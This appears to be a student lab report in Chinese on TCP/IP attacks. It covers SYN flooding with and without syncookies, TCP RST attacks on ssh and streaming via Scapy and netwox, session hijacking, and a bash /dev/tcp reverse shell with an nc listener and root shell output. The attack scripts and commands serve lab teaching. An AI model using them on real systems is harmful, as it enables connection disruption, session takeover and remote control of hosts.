

lab4

1. TCP/IP Attack Lab

1.1. Task 1: SYN Flooding Attack

通过对比可以发现，关闭syncookies后，被攻击的机器很快就不再响应syn报文，意味着无法再建立新的链接。但是开启syncookies后，无此现象。

```
Terminal
, win 1500, length 0
01:39:58.133064 IP 125.19.8.219.31868 > 10.0.2.5.23: Flags [S], seq 1957123280,
win 1500, length 0
01:39:58.133087 IP 215.81.202.139.34487 > 10.0.2.5.23: Flags [S], seq 2457657715
, win 1500, length 0
01:39:58.133548 IP 138.4.148.166.54028 > 10.0.2.5.23: Flags [S], seq 3931237639,
win 1500, length 0
01:39:58.134273 IP 191.210.230.240.39570 > 10.0.2.5.23: Flags [S], seq 356155378
8, win 1500, length 0
01:39:58.135215 IP 143.106.81.51.11533 > 10.0.2.5.23: Flags [S], seq 2340762423,
win 1500, length 0
01:39:58.135254 IP 76.103.138.135.64795 > 10.0.2.5.23: Flags [S], seq 3913408203
, win 1500, length 0
01:39:58.135807 IP 88.81.247.14.44173 > 10.0.2.5.23: Flags [S], seq 1547360387,
win 1500, length 0
01:39:58.135829 IP 6.79.248.110.37509 > 10.0.2.5.23: Flags [S], seq 3544473647,
win 1500, length 0
01:39:58.135836 IP 18.128.21.20.3004 > 10.0.2.5.23: Flags [S], seq 967393652, wi
n 1500, length 0
01:39:58.135841 IP 233.148.87.78.51030 > 10.0.2.5.23: Flags [S], seq 3157777475,
win 1500, length 0
01:39:58.136050 IP 208.240.144.94.39423 > 10.0.2.5.23: Flags [S], seq 1938254866
, win 1500, length 0
```

关闭syncookies

```
Terminal
, win 1500, length 0
01:41:30.193982 IP 10.0.2.5.23 > 203.74.36.210.50177: Flags [S.], seq 3260877574
, ack 3459970659, win 29200, options [mss 1460], length 0
01:41:30.194458 IP 210.168.133.57.37618 > 10.0.2.5.23: Flags [R.], seq 134883246
4, ack 387024794, win 32768, length 0
01:41:30.194468 IP 178.148.214.203.42137 > 10.0.2.5.23: Flags [R.], seq 14656087
22, ack 100043921, win 32768, length 0
01:41:30.195210 IP 182.228.40.24.42768 > 10.0.2.5.23: Flags [S], seq 200719677,
win 1500, length 0
01:41:30.196795 IP 161.190.222.5.7870 > 10.0.2.5.23: Flags [R.], seq 3767927654,
ack 531920736, win 32768, length 0
01:41:30.196813 IP 134.83.29.231.63024 > 10.0.2.5.23: Flags [R.], seq 2665836792
, ack 1490295394, win 32768, length 0
01:41:30.196817 IP 87.81.149.247.40708 > 10.0.2.5.23: Flags [S], seq 2394986206,
win 1500, length 0
01:41:30.196837 IP 10.0.2.5.23 > 87.81.149.247.40708: Flags [S.], seq 3358927677
, ack 2394986207, win 29200, options [mss 1460], length 0
01:41:30.196857 IP 228.43.10.244.30645 > 10.0.2.5.23: Flags [S], seq 1057240373,
win 1500, length 0
01:41:30.196863 IP 54.179.169.224.38618 > 10.0.2.5.23: Flags [S], seq 2234018337
, win 1500, length 0
01:41:30.196874 IP 10.0.2.5.23 > 54.179.169.224.38618: Flags [S.], seq 410819290
1, ack 2234018338, win 29200, options [mss 1460], length 0
```

开启syncookies

1.2. Task 2: TCP RST Attacks on telnet and ssh Connections

```

1  #!/usr/bin/python
2  from scapy.all import *
3
4  ip = IP(src="172.17.36.37", dst="219.154.81.162")
5  tcp = TCP(sport=25974, dport=22, flags='R', seq=1930537142, ack=50953592)
6  send(ip/tcp)

```

```

09:49:44.601011 IP 172.17.36.37.25974 > 219.154.81.162.22: Flags [P.], seq 1930537142:1930537178, ack 50956416, win 6228, length 36
09:49:44.613552 IP 219.154.81.162.22 > 172.17.36.37.25974: Flags [R], seq 50956416, win 0, length 0

```

```

09:49:44.601011 IP 172.17.36.37.25974 > 219.154.81.162.22: Flags [P.], seq 1930537142:1930537178, ack 50956416, win 6228, length 36
09:49:44.613552 IP 219.154.81.162.22 > 172.17.36.37.25974: Flags [R], seq 50956416, win 0, length 0


```

1.3. Task 3: TCP RST Attacks on Video Streaming Applications

指令:


```
seed@VM:~$ sudo netwox 78 --device "enp0s3" --ips "all"
```

效果:



1.4. Task 4: TCP Session Hijacking

1. Using Netwox



```
00:16:37.179094 IP 10.0.2.4.49560 > 10.0.2.5.23: Flags [P.], seq 3674922424:3674922425, ack 3275967085, win 256, length 1
00:16:37.179489 IP 10.0.2.5.23 > 10.0.2.4.49560: Flags [P.], seq 3275967085:3275967086, ack 3674922425, win 227, options [nop,nop,TS val 61808 ecr 21816], length 1
```

2. Using Scapy

```
1 #!/usr/bin/python
2 from scapy.all import *
3 ip = IP(dst='10.0.2.5', src='10.0.2.4')
4 tcp = TCP(sport=49560, dport=23, flags='PA', seq=3674922424, ack=3275967085, window=256)
5 payload = hex(ord('l'))
6 print(ls(ip/tcp/payload))
```

1.5. Task 5: Creating Reverse Shell using TCP Session Hijacking

```
[root@ecs-IgkRE ~]# /bin/bash -i > /dev/tcp/10.10.10.4/8888 0<&l 2>&l
```

client端

```
~
# nc -l 8888
[root@ecs-IgkRE ~]# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 219.
    ether 00:
    RX packets 38465294 bytes 24870952858 (23.1 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20051421 bytes 26382364639 (24.5 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

server端
